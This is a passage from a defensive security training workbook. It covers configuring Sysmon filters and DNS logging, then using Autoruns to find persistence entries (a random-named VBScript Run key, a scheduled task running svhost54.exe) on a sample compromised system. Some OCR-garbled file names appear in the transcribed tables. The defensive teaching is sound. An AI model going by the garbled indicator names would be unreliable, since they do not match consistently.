
```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```

Verify that putty.exe is **no longer** being logged. **Please note** that the previous logs still exist; you are looking for new logs (note the time of the new logs).

Finally, run **ipconfig /all**, and verify the command line was logged by Sysmon:

```
ipconfig /all
```

```
Get-WinEvent @{"logname"="Microsoft-Windows-Sysmon/Operational";id=1}| fl | more
```



Answer

A copy of this file is in /labs/sysmon-config-answer.txt on your Windows 10 VM.

Note: the SHA1 hash for putty shown below could change due to patching.

```
<Sysmon schemaversion="4.22">
  <!-- Capture SHA1 hashes only -->
  <HashAlgorithms>SHA1</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature contains -->
    <!-- Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <ImageLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </ImageLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connections except port 137, 80 and 443 -->
    <NetworkConnect onmatch="exclude">
      <DestinationPort>80</DestinationPort>
      <DestinationPort>137</DestinationPort>
      <DestinationPort>443</DestinationPort>
    </NetworkConnect>
    <!-- Log process creation, except for listed hashes -->
    <ProcessCreate onmatch="exclude">
      <!-- Ignore putty.exe -->
      <Hashes condition="contains">3B1333F826E5FE36395042FE0F1B895F4A373F1B</Hashes>
    </ProcessCreate>
  </EventFiltering>
</Sysmon>
```

Bonus Exercise - Log DNS Requests

If you have extra time, configure Sysmon to log DNS requests, and then view with via Get-Winevent.

Bonus Solution

Edit your sysmon configuration in notepad:

```
notepad \labs\sysmon-config.txt
```

Add the following section towards the end of the file, after `</ProcessCreate>` and right before the final `</EventFiltering>` tag:

```
<DnsQuery onmatch="exclude">
</DnsQuery>
```

Your completed config should now look like this:

```
<Sysmon schemaversion="4.22">
  <!-- Capture SHA1 hashes only -->
  <HashAlgorithms>SHA1</HashAlgorithms>
  <EventFiltering>
    <!-- Log all drivers except if the signature contains -->
    <!-- Microsoft or Windows -->
    <DriverLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </DriverLoad>
    <ImageLoad onmatch="exclude">
      <Signature condition="contains">microsoft</Signature>
      <Signature condition="contains">windows</Signature>
    </ImageLoad>
    <!-- Do not log process termination -->
    <ProcessTerminate onmatch="include" />
    <!-- Log network connections except port 137, 80 and 443 -->
    <NetworkConnect onmatch="exclude">
      <DestinationPort>80</DestinationPort>
      <DestinationPort>137</DestinationPort>
      <DestinationPort>443</DestinationPort>
    </NetworkConnect>
    <!-- Log process creation, except for listed hashes -->
    <ProcessCreate onmatch="exclude">
      <!-- Ignore putty.exe -->
      <Hashes condition="contains">3B1333F826E5FE36395042FE0F1B895F4A373F1B</Hashes>
```

```
</ProcessCreate>  
<!-- Log all DNS queries -->  
<DnsQuery onmatch="exclude">  
</DnsQuery>  
</EventFiltering>  
</Sysmon>
```

Note: a copy of this configuration is in /labs/sysmon-config-answer-bonus.txt


Then save the file in notepad, and load the configuration in sysmon:

```
sysmon -c \labs\sysmon-config.txt
```

Open Chrome, and surf to: <https://sec511.com>


Then view the DNS events (id=22) with Get-Winevent, piping to "ogv" (short for Out-GridView, which provides an easy-to-use way to view and search for events).

```
Get-WinEvent @({logname="Microsoft-Windows-Sysmon/Operational";id=22})| ogv
```




Note that your output will look different, based on recent DNS queries made by the operating system.

Click "Add criteria" and select "Message". This allows searching events for keywords.



Then enter "sec511.com" in the "and Message contains" field.



Note that it shows the QueryName, the QueryResult (the resolved IP address), and the Image (program) that made the query.

Exercise 4.2 - Autoruns


Objectives

- Become familiar with the usage of Microsoft Sysinternals' Autoruns tool.
- Understand advanced use cases for Autoruns.
- Review basic Autoruns output on a standard system.
- Analyze Autoruns output from a compromised system.
- Understand various methods for adversary persistence.


Exercise Setup

This exercise uses your Security511 Windows VM. If you are not already logged in, log in as **student** (password is **Security511**).

Open Autoruns. Click the Autoruns taskbar icon (on the lower right of the Quick Launch toolbar).



Autoruns launches.



Challenges

- Review Autoruns' output from the Windows VM as a noncompromised system.
- Analyze an Autoruns capture from a presumed compromised system:
 - The file is located in **C:\labs\autoruns-after.arn**
- What is meant by items highlighted in red?
- Identify highly suspicious findings.
- Use Autoruns to perform a comparison of **C:\labs\autoruns-after.arn** and **C:\labs\autoruns-before.arn**
- Open **C:\labs\autoruns-after-virustotal.arn** and inspect the six items that were previously researched via VirusTotal.
- If the class has Internet access, you may view the VirusTotal results via this URL: http://cyber.gd/511_autoruns10
 - You may perform this step from your host if you prefer.

Bonus challenge: If you have time when you complete the previous steps, inspect the event logs:

- C:\labs\autoruns-application.evtx
- C:\labs\ autoruns-security.evtx
- C:\labs\ autoruns-sysmon.evtx
- C:\labs\ autoruns-system.evtx


You may double-click and inspect via the Event Viewer, or use PowerShell's Get-WinEvent cmdlet. These are the application, security, sysmon, and system event logs, taken from the same system that you are analyzing via Autoruns.

The autoruns-sysmon event log has the most signal, so it may be best to start there.

Solution


1. Review Autoruns' output from the Windows VM as a (presumably) noncompromised system:

- By default, Autoruns presents you with the Everything tab.
- Note all the various tabs that represent different methods to have content automatically execute.
- Note also the bottom-right corner, which indicates that Windows entries have been hidden.




2. Analyze an Autoruns capture from a presumed compromised system. The file is located at **C:\labs\autoruns-after.arn**

1. Click File.
2. Click Open.
3. Navigate to **C:\labs\autoruns-after.arn**
4. Click Open and review the results.



3. What is meant by items highlighted in red?

- The red often lands people at the Sysinternals forums searching for an answer. We notice the red highlighting in the **autoruns-after.arn** file and some of those items look suspicious.
- Note the two meanings of light red under the Scan Options portion of the Autoruns Help:



- If the Verify Signatures option is enabled, unsigned items show up highlighted in red. If the Verify Signatures option is not enabled, items lacking a company name or description will be highlighted in red.

- Note this suspicious entry with a blank publisher:

Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> dkdCYsoepc			c:\users\student\appdata\local\temp\tasloipik.vbs	10/9/2015 12:30 PM

4. Identify any highly suspicious findings:

- As previously mentioned, anything highlighted red is immediately suspect, but legitimate files may also be missing a description, publisher, or digital signature.

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

- An item named **dkdCYsoepc** that points at a suspect random file:
 - **c:\users\student\appdata\local\temp\tasloipik.vbs**
 - Also, no publisher or digital signature exists.

Note the scheduled tasks, and pay attention to the path:


Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> Task Scheduler				
<input checked="" type="checkbox"/> \GoogleUpdat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM
<input checked="" type="checkbox"/> \GoogleUpdat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM
<input checked="" type="checkbox"/> \Microsoft\Win...			c:\windows\system32\gathernetworkinfo.vbs	7/10/2015 6:59 AM
<input checked="" type="checkbox"/> \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
<input checked="" type="checkbox"/> \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
<input checked="" type="checkbox"/> \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
<input checked="" type="checkbox"/> \Microsoft\Win...	Microsoft Malware Protectio...	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM
<input checked="" type="checkbox"/> \Microsoft\Win...	Windows Media Player Net...	Microsoft Corporation	c:\program files\windows media player\wmpnscfg.exe	7/9/2015 11:13 PM
<input checked="" type="checkbox"/> \syscheck73			c:\users\student\appdata\local\temp\svhost54.exe	1/3/1998 3:17 PM

- A scheduled task named **gathernetworkinfo.vbs** located under **c:\windows\system32** is missing a publisher. Later you research this on VirusTotal.
- The entry **syscheck73** also has a blank description and publisher. The path is suspicious: **c:\users\instructor\appdata\local\temp\svhost54.exe**

This is a malicious scheduled task designed to allow the attacker to remain persistent on the system.


5. Use Autoruns to perform a comparison of **autoruns-after.arn** and **autoruns-before.arn**, both of which are in the C:\labs\ directory.

1. Click File.
2. Select Compare.



3. Navigate to **C:\labs\autoruns-before.arn**

4. Click Open and review the results.



- The differences between the before and after compromise Autoruns reports are highlighted in green, confirming two of our previously identified items:

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				
ikdCYsoepc			c:\users\student\appdata\local\temp\1asloipk.vbs	10/9/2015 12:30 PM
Task Scheduler				
!syscheck73			c:\users\student\appdata\local\temp\svhost54.exe	1/3/1998 3:17 PM


6. Open **C:\labs\autoruns-after-virustotal.arn** and inspect the six items that were previously researched via VirusTotal. Note the VirusTotal column has six entries total (three are shown in the following screenshot; the rest are further down) matching the six items we investigated previously.


Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
<input checked="" type="checkbox"/> dkdCYsoeop			c:\users\student\appdata\local\temp\tasloplik.vbs	10/9/2015 12:30 PM	19/55
<input checked="" type="checkbox"/> HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run					
<input checked="" type="checkbox"/> OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\student\appdata\local\microsoft\onedrive\onedrive.exe	8/28/2015 12:00 AM	
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components					
<input checked="" type="checkbox"/> Microsoft Wind... Windows Mail	Microsoft Corporation	Microsoft Corporation	c:\program files\windows mail\winmail.exe	7/9/2015 11:20 PM	
<input checked="" type="checkbox"/> HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components					
<input checked="" type="checkbox"/> Google Chrome	Google Chrome Installer	Google Inc.	c:\program files (x86)\google\chrome\application\45.0.2454.101\...	9/23/2015 7:11 PM	
<input checked="" type="checkbox"/> Microsoft Wind... Windows Mail	Microsoft Corporation	Microsoft Corporation	c:\program files (x86)\windows mail\winmail.exe	7/9/2015 11:31 PM	
<input checked="" type="checkbox"/> HKLM\Software\Classes*\ShellEx\ContextMenuHandlers					
<input checked="" type="checkbox"/> ANotepad++64	ShellHandler for Notepad++...		c:\program files (x86)\notepad++\nppshell_06.dll	5/12/2014 5:49 AM	
<input checked="" type="checkbox"/> Task Scheduler					
<input checked="" type="checkbox"/> \GoogleUpdat... Google Updat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM	
<input checked="" type="checkbox"/> \GoogleUpdat... Google Updat...	Google Installer	Google Inc.	c:\program files (x86)\google\update\googleupdate.exe	9/3/2015 9:32 PM	
<input checked="" type="checkbox"/> \Microsoft\Win... Microsoft\Win...			c:\windows\system32\gathernetworkinfo.vbs	7/10/2015 6:59 AM	0/56
<input checked="" type="checkbox"/> \Microsoft\Win... Microsoft Malware Protectio...	Microsoft Corporation	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
<input checked="" type="checkbox"/> \Microsoft\Win... Microsoft Malware Protectio...	Microsoft Corporation	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
<input checked="" type="checkbox"/> \Microsoft\Win... Microsoft Malware Protectio...	Microsoft Corporation	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
<input checked="" type="checkbox"/> \Microsoft\Win... Microsoft Malware Protectio...	Microsoft Corporation	Microsoft Corporation	c:\program files\windows defender\mpcmdrun.exe	7/9/2015 11:19 PM	
<input checked="" type="checkbox"/> \Microsoft\Win... Windows Media Player Net...	Microsoft Corporation	Microsoft Corporation	c:\program files\windows media player\wmpnscfg.exe	7/9/2015 11:13 PM	
<input checked="" type="checkbox"/> \syscheck73			c:\users\student\appdata\local\temp\svhost54.exe	1/3/1998 3:17 PM	29/56
<input checked="" type="checkbox"/> HKLM\System\CurrentControlSet\Services					

Note: This report was run on a different system than yours, so the live VirusTotal functionality (such as uploading a suspicious file for analysis) will not work because those files are not on your system.

For classes with Internet access, if your Windows VM is connected to the Internet, you can view the previous VirusTotal reports by clicking 19/55, 0/56, and 29/56 in the VirusTotal column.

Note: If you click quickly, you may receive a CAPTCHA from VirusTotal, such as this (please see the next page if the CAPTCHAs are too tricky to complete):





You may also view the VirusTotal report from your host's browser via this URL: <https://sec511.com/autoruns>

If the class lacks Internet access, here are the reports:

dkdCYsoepc (tslolpik.vbs):

DETECTION	DETAILS	COMMUNITY
Ad-Aware	VB.Trojan.Valyria.1182	Trojan.Script.Generic.blc
